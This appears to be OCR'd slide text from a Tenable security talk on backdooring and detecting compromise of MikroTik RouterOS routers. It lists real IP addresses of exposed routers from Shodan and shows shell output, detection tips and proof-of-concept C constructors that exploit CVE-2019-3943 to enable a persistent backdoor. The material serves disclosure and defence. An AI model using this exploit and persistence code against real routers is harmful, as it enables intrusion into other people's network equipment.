
tenable


Cleaner Wrasse
><(((°>



- Takes an IP, username, and password.
- Tries connecting to the the winbox and www interfaces.
- Automatically determines the RouterOS version.
- Executes the appropriate exploit to create the backdoor file.
- Offers a persistence mechanism for newer versions.
- Offers a simple upgrade survival mechanism.
- https://github.com/tenable/routeros/tree/master/cleaner_wrasse


tenable



- All architectures supported.
- Tested against all available versions.
- Supports up to 6.45.
- Comes with a companion script wrasse.sh
  - Can be used to help discover if the router has been compromised.
  - Runs on the router's limited bash shell.


tenable


Got Root.
Now What?



RouterOS below 6.0 is completely rw. Therefore, much of the following discussion about ro filesystems, signed packages, and achieving/maintaining execution won't apply to those versions.

tenable


Shodan
Developers
Monitor
View All...
Show API Key
SHODAN
port:"21" +"Mikrotik 3.*"
Exploits
TOTAL RESULTS
1,416
TOP COUNTRIES
China
Thailand
Poland
Czechia
United States
TOP ORGANIZATIONS
3BB Broadband
China Telecom
China Unicom
Brainstorm Inte
China Unicom B
TOP PRODUCTS
MikroTik router
port:"21" +"Mikrotik 4.*"
TOTAL RESULTS
1,801
TOP COUNTRIES
Poland
Indonesia
Czechia
Brazil
Argentina
TOP ORGANIZATIONS
PT Telkom Indo
Vivo
COMA s.r.o.
Orange Polska
Markomp - Marc
TOP PRODUCTS
MikroTik router
port:"21" +"Mikrotik 5.*"
Explore
Downloads
Reports
Pricing
Enterprise Access
Exploits
Maps
Share Search
Download Results
Create Report
TOTAL RESULTS
26,694
TOP COUNTRIES
China 3,950
Brazil 2,474
India 2,100
Indonesia 1,767
Poland 1,616
TOP ORGANIZATIONS
China Telecom Guan... 780
PT Telkom Indonesia 756
TE Data 643
PJSC Ukrtelecom 642
World Star Communi... 494
TOP OPERATING SYSTEMS
Linux 2.6.x 1
Linux 2.4-2.6 1
New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor
188.164.149.252
CMPC-188-164-149-252.CNet.Gawex.PL
Gawex Media Sp. z o. o.
Added on 2019-07-17 17:23:15 GMT
Poland, Koszalin
220 MikroTik FTP server (MikroTik 5.2) ready
530 Login incorrect
500 'HELP': command not understood
500 'FEAT': command not understood
77.95.49.231
xt4D31E7.stansat.pl
STANSAT IP Subscribers
Added on 2019-07-17 17:19:35 GMT
Poland, Piastow
220 wit23 FTP server (MikroTik 5.20) ready
530 Login incorrect
500 'HELP': command not understood
500 'FEAT': command not understood
151.0.35.69
Online Technology Ltd.
Added on 2019-07-17 17:18:51 GMT
Ukraine, Makiyivka
220 avtobaza FTP server (MikroTik 5.11) ready
530 Login incorrect
500 'HELP': command not understood
500 'FEAT': command not understood
91.189.136.245
Krzysztof Jan Klaptocz trading as Netservice
Added on 2019-07-17 17:19:19 GMT
Poland, Brzeszcze
220 RTR-SMALL FTP server (MikroTik 5.23) ready
530 Login incorrect
500 'HELP': command not understood
500 'FEAT': command not understood

tenable


```
# busybox
BusyBox v1.00 (2019.07.04-10:42+0000) multi-call binary

Usage: busybox [function] [arguments]...
   or: [function] [arguments]...

        BusyBox is a multi-call binary that combines many common Unix
        utilities into a single executable.  Most people will create a
        link to busybox for each function they wish to use, and BusyBox
        will act like whatever it was invoked as.

Currently defined functions:
        [, ash, basename, bash, busybox, cat, chmod, chown, chroot, cp,
        dirname, echo, expr, find, hostname, ln, mkdir, mknod, mount,
        mv, rm, sh, test, touch, umount, uname, usleep

# 
```

The built-in BusyBox is almost useless. You'll want to upload a fully featured shell from here: https://busybox.net/downloads/binaries/

```
 25 root      0:00 [mtdblock1]
 88 root      0:00 catlog -fs -n 10 backtrace
 91 root      0:00 [kworker/0:1]
150 root      0:27 /nova/bin/loader
161 root      0:03 /nova/bin/mproxy
162 root      0:00 /nova/bin/log
163 root      0:00 /nova/bin/moduler
164 root      0:14 /nova/bin/resolver
165 root      0:00 /nova/bin/mactel
166 root      0:08 /nova/bin/bridge2
167 root      0:00 /nova/bin/macping
169 root      3:22 /nova/bin/net
170 root      0:00 /pckg/dhcp/nova/bin/dhcp
171 root      0:00 /nova/bin/sys2
172 root      0:00 /nova/bin/btest
173 root      0:00 /pckg/dhcp/nova/bin/dhcpclient
174 root      0:00 /nova/bin/route
176 root      0:00 /nova/bin/sermgr
177 root      0:00 /nova/bin/diskd
179 root      0:04 /pckg/wireless/nova/bin/wireless
180 root      1:15 /nova/bin/led
181 root      0:00 /nova/bin/quickset
182 root      0:00 /nova/bin/cloud
183 root      0:00 /nova/bin/watchdog
188 root      2:17 /nova/bin/www
190 root      0:00 /nova/bin/ippool
191 root      0:01 /nova/bin/modprobed
228 root      0:00 [khubd]
257 root      0:00 /nova/bin/user
305 root      0:00 [flush-31:0]
308 root      0:00 telnetd: 192.168.88.254
309 root      0:00 bash
387 root      0:00 [kworker/u:1]
391 root      0:00 [kworker/u:0]
395 root      0:00 [kworker/u:2]
396 root      0:00 /rw/disk/busybox-mips ps
```

- Normally binaries execute from /bin/, /sbin/, or /nova/bin/.
  - In theory, those directories are read-only and come from digitally signed packages. In theory...
- Executing from /rw/ or /flash/ is a **huge** red flag.
  - This is, mostly, persistent rw storage that the system doesn't normally use for execution.
- Anything running out of /pckg/ should be looked at closer.

tenable



Everything is a package

tenable

- /pckg/ is part of the /ram/ rw tmpfs filesystem.
  - An attacker could create a pckg file structure and execute out of it to look “normal”
- Legitimate packages are mounted squashfs filesystems or symlinks to a ro /bndl/ directory.

```
# /rw/disk/busybox-mips ls -l /pckg/
total 0
lrwxrwxrwx    1 root     root            20 Jan  1  1970 advanced-tools ->
lrwxrwxrwx    1 root     root            10 Jan  1  1970 dhcp -> /bndl/dhcp
lrwxrwxrwx    1 root     root            13 Jan  1  1970 hotspot -> /bndl/h
drwxr-xr-x    3 root     root            60 Jul 16 23:05 lol
lrwxrwxrwx    1 root     root            10 Jan  1  1970 mpls -> /bndl/mpls
drwxr-xr-x    2 root     root             3 Jul  4 11:14 option
lrwxrwxrwx    1 root     root             9 Jan  1  1970 ppp -> /bndl/ppp
lrwxrwxrwx    1 root     root            13 Jan  1  1970 routing -> /bndl/r
lrwxrwxrwx    1 root     root            14 Jan  1  1970 security -> /bndl/
lrwxrwxrwx    1 root     root            14 Jan  1  1970 wireless -> /bndl/
# /rw/disk/busybox-mips find /pckg/lol/
/pckg/lol/
/pckg/lol/etc
/pckg/lol/etc/rc.d
/pckg/lol/etc/rc.d/run.d
/pckg/lol/etc/rc.d/run.d/K92lol
```

```
# /rw/disk/busybox-i686 ls -l /pckg/
total 0
drwxr-xr-x    5 root     root            51 Feb  8 11:49 advanced-tools
drwxr-xr-x    3 root     root            27 Feb  8 11:53 calea
drwxr-xr-x    5 root     root            50 Feb  8 11:50 dhcp
drwxr-xr-x    7 root     root            74 Feb  8 11:54 dude
drwxr-xr-x    4 root     root            39 Feb  8 11:53 gps
drwxr-xr-x    5 root     root            50 Feb  8 11:51 hotspot
drwxr-xr-x    6 root     root            61 Feb  8 11:51 ipv6
drwxr-xr-x    6 root     root            61 Feb  8 11:54 kvm
drwxr-xr-x    5 root     root            50 Feb  8 11:53 lcd
drwxr-xr-x    3 root     root            60 Jul 16 16:42 lol
drwxr-xr-x    5 root     root            50 Feb  8 11:51 mpls
```


```
# /rw/disk/busybox-i686 ls -l /pckg
lrwxrwxrwx    1 root     root             9 Feb  8 11:49 /pckg -> /ram/pckg
# mount
proc on /proc type proc (rw,relatime)
tmpfs on /ram type tmpfs (rw,relatime)
devtmpfs on /dev type devtmpfs (rw,relatime,size=127524k,nr_inodes=31881,mo
/dev/hda2 on /flash type ext3 (rw,noatime,user_xattr,barrier=1,nodelalloc,d
5:4096 on / type squashfs (ro,relatime)
/system/dev/hda1 on /flash/boot type ext2 (rw,noatime,user_xattr,barrier=1)
5:4096 on /ram/pckg/gps type squashfs (ro,relatime)
5:4096 on /ram/pckg/dhcp type squashfs (ro,relatime)
5:4096 on /ram/pckg/lcd type squashfs (ro,relatime)
5:4096 on /ram/pckg/hotspot type squashfs (ro,relatime)
5:4096 on /ram/pckg/security type squashfs (ro,relatime)
5:4096 on /ram/pckg/multicast type squashfs (ro,relatime)
5:4096 on /ram/pckg/ppp type squashfs (ro,relatime)
5:4096 on /ram/pckg/calea type squashfs (ro,relatime)
5:4096 on /ram/pckg/routing type squashfs (ro,relatime)
5:4096 on /ram/pckg/kvm type squashfs (ro,relatime)
5:4096 on /ram/pckg/dude type squashfs (ro,relatime)
5:4096 on /ram/pckg/mpls type squashfs (ro,relatime)
5:4096 on /ram/pckg/ups type squashfs (ro,relatime)
5:4096 on /ram/pckg/ntp type squashfs (ro,relatime)
5:4096 on /ram/pckg/user-manager type squashfs (ro,relatime)
5:4096 on /ram/pckg/wireless type squashfs (ro,relatime)
5:4096 on /ram/pckg/ipv6 type squashfs (ro,relatime)
5:4096 on /ram/pckg/advanced-tools type squashfs (ro,relatime)
```


tenable

```
# /pckg/vpn/nova/bin/busybox-mips ps | /rw/disk/busybox-
  170 root      0:00 /pckg/dhcp/nova/bin/dhcp
  173 root      0:00 /pckg/dhcp/nova/bin/dhcpclient
  179 root      0:06 /pckg/wireless/nova/bin/wireless
  445 root      0:00 /pckg/vpn/nova/bin/busybox-mips ps
```

One of these things is not like the others

tenable





Xymox
Member

Topic Author
Posts: 387
Joined: Thu Jan 21, 2010 5:04 pm
Location: Phoenix, Arizona US

Mon Jun 11, 2018 8:34 am #2

Tik.jpg
So I am using 6.32.3 from 2105.. I dont have a admin user and the user im using has a good password..

ALL services are exposed to the net. Accept on input/output/forward

In 30 mins ive already seen tons of SSH attempts with Admin/Root..

This is going to be great fun. How long before 6.32.3 get owned ?

But how do I know its been owned ? >System > Packages > Check Installation ? My Disk space changes ? CPU Use changes ? Memory changes ?

This is going to be very interesting.. I will learn a lot.. Once its been compromised I will then attempt clean up..

I dont care that the IP is exposed in the above image. If you wanted to have a go at it, go right ahead 😃


You do not have the required permissions to view the files attached to this post.

tenable

```
# cat /proc/361/maps
08048000-08074000 r-xp 00000000 00:0b 1111       /nova/bin/snmp
08074000-08075000 rw-p 0002c000 00:0b 1111       /nova/bin/snmp
08075000-08099000 rw-p 00000000 00:00 0          [heap]
776a1000-776a2000 r-xp 00000000 00:0a 1169       /ram/pckg/snmp_xploit/nova/lib/snmp/lol.so
776a2000-776a3000 rw-p 00000000 00:0a 1169       /ram/pckg/snmp_xploit/nova/lib/snmp/lol.so
776a3000-776a5000 r-xp 00000000 00:0d 24         /ram/pckg/dhcp/nova/lib/snmp/dhcp.so
776a5000-776a6000 rw-p 00001000 00:0d 24         /ram/pckg/dhcp/nova/lib/snmp/dhcp.so
776a6000-776a8000 r-xp 00000000 00:0f 35         /ram/pckg/hotspot/nova/lib/snmp/hotspot.so
776a8000-776a9000 rw-p 00001000 00:0f 35         /ram/pckg/hotspot/nova/lib/snmp/hotspot.so
776a9000-776ab000 r-xp 00000000 00:12 96         /ram/pckg/ppp/nova/lib/snmp/aaasession.so
776ab000-776ac000 rw-p 00002000 00:12 96         /ram/pckg/ppp/nova/lib/snmp/aaasession.so
776ac000-776af000 r-xp 00000000 00:18 19         /ram/pckg/ups/nova/lib/snmp/ups.so
776af000-776b0000 rw-p 00002000 00:18 19         /ram/pckg/ups/nova/lib/snmp/ups.so
776b0000-776b5000 r-xp 00000000 00:1b 92         /ram/pckg/wireless/nova/lib/snmp/wireless.so
776b5000-776b6000 rw-p 00005000 00:1b 92         /ram/pckg/wireless/nova/lib/snmp/wireless.so
776b6000-776b9000 r-xp 00000000 00:1c 93         /ram/pckg/ipv6/nova/lib/snmp/ipv6.so
776b9000-776ba000 rw-p 00002000 00:1c 93         /ram/pckg/ipv6/nova/lib/snmp/ipv6.so
776ba000-776bc000 r-xp 00000000 00:0c 15         /ram/pckg/gps/nova/lib/snmp/gps.so
776bc000-776bd000 rw-p 00001000 00:0c 15         /ram/pckg/gps/nova/lib/snmp/gps.so
776be000-776f3000 r-xp 00000000 00:0b 997        /lib/libuClibc-0.9.33.2.so
776f3000-776f4000 r--p 00035000 00:0b 997        /lib/libuClibc-0.9.33.2.so
776f4000-776f5000 rw-p 00036000 00:0b 997        /lib/libuClibc-0.9.33.2.so
776f5000-776f7000 rw-p 00000000 00:00 0
776f7000-77711000 r-xp 00000000 00:0b 983        /lib/libgcc_s.so.1
```

- /nova/bin/ executables that dlopen libraries from /pckg/
  - snmp
  - www
  - profiler

tenable


push offset aSo ; ".so"
push 3 ; unsigned int
mov eax, [ebp+var_78]
mov eax, [eax]
sub eax, 3
push eax ; unsigned int
push ebx ; this
call string::compare(uint,uint,char const*)
add esp, 10h
test eax, eax
jnz loc_806F14F
push eax
push eax
push 2 ; mode
mov eax, [ebp+var_74]
add eax, 4
push eax ; file
call _dlopen
add esp, 10h
test eax, eax
jnz short loc_806F0BA

tenable

poc ▸ cve_2019_3943_snmp_lib ▸ shared_obj ▸ C snmp_exec.c

```c
#include "snmp_exec.h"
#include <stdlib.h>

void __attribute__((constructor)) lol(void)
{
    system("rm -rf /ram/pckg/snmp_xploit; mkdir /pckg/option; mount -o bind /boot/ /pckg/option;");
}

extern void autorun(void)
{
    // do nothin' I guess?
    return;
}
```

- SNMP dlopen() proof of concept:
  - https://github.com/tenable/routeros/tree/master/poc/cve_2019_3943_snmp_lib/
  - Uses CVE-2019-3943 to:
    - Create the /pckg/ file structure.
    - Drops an x86 .so on disk.
  - Uses the Winbox protocol to stop and start the SNMP service.
  - /nova/bin/snmp loads the .so into memory.
  - The .so deletes itself and enables the backdoor.

```
# uname -a
Linux MikroTik 3.3.5-smp #1 SMP Fri Feb 8 09:15:50 UTC 2019 i686 unknown
# echo $LD_LIBRARY_PATH
/rw/lib:/pckg/ipv6/lib:/pckg/wireless/lib:/pckg/user-manager/lib:/pckg/mp
```

tenable

```
# cat /proc/319/maps
08048000-0805a000 r-xp 00000000 00:0b 1106       /nova/bin/fileman
0805a000-0805b000 rw-p 00012000 00:0b 1106       /nova/bin/fileman
0805b000-08062000 rw-p 00000000 00:00 0          [heap]
7765e000-77693000 r-xp 00000000 00:0b 997        /lib/libuClibc-0.9.33.2.so
77693000-77694000 r--p 00035000 00:0b 997        /lib/libuClibc-0.9.33.2.so
77694000-77695000 rw-p 00036000 00:0b 997        /lib/libuClibc-0.9.33.2.so
77695000-77697000 rw-p 00000000 00:00 0
77697000-776b1000 r-xp 00000000 00:0b 993        /lib/libgcc_s.so.1
776b1000-776b2000 rw-p 00019000 00:0b 993        /lib/libgcc_s.so.1
776b2000-776c1000 r-xp 00000000 00:0b 977        /lib/libuc++.so
776c1000-776c2000 rw-p 0000f000 00:0b 977        /lib/libuc++.so
776c2000-776d1000 r-xp 00000000 00:0b 980        /lib/libucrypto.so
776d1000-776d2000 rw-p 0000f000 00:0b 980        /lib/libucrypto.so
776d2000-776e6000 r-xp 00000000 03:02 163342     /flash/rw/lib/libz.so
776e6000-776e7000 rw-p 00013000 03:02 163342     /flash/rw/lib/libz.so
776e7000-776ef000 r-xp 00000000 00:0b 983        /lib/libubox.so
776ef000-776f0000 rw-p 00007000 00:0b 983        /lib/libubox.so
776f0000-7773b000 r-xp 00000000 00:0b 979        /lib/libumsg.so
7773b000-7773d000 rw-p 0004b000 00:0b 979        /lib/libumsg.so
7773d000-7773e000 rw-p 00000000 00:00 0
7773f000-77741000 rw-p 00000000 00:00 0
77741000-77748000 r-xp 00000000 00:0b 991        /lib/ld-uClibc-0.9.33.2.so
77748000-77749000 r--p 00006000 00:0b 991        /lib/ld-uClibc-0.9.33.2.so
77749000-7774a000 rw-p 00007000 00:0b 991        /lib/ld-uClibc-0.9.33.2.so
7f96e000-7f98f000 rw-p 00000000 00:00 0          [stack]
ffffe000-fffff000 r-xp 00000000 00:00 0          [vdso]
```

tenable

```c
void __attribute__((constructor)) lol(void)
{
    int fork_result = fork();
    if (fork_result == 0)
    {
        execl("/bin/bash", "bash", "-c", "mkdir /pckg/option; mount -o bind /boot/ /pckg/option", (char *) 0);
        exit(0);
    }
}
```


- Proof of concept:
  - https://github.com/tenable/routeros/tree/master/poc/cve_2019_3943_libz
  - Uses CVE-2019-3943 to create /rw/lib/ and upload a MIPS .so.
    - Why MIPSBE? More on that later.
  - The .so is *libz.so.1.2.11* with a constructor function added in.
  - The .so gets loaded by /nova/bin/fileman.
  - One lesson learned:
    - RouterOS MIPSBE has no /bin/sh

tenable

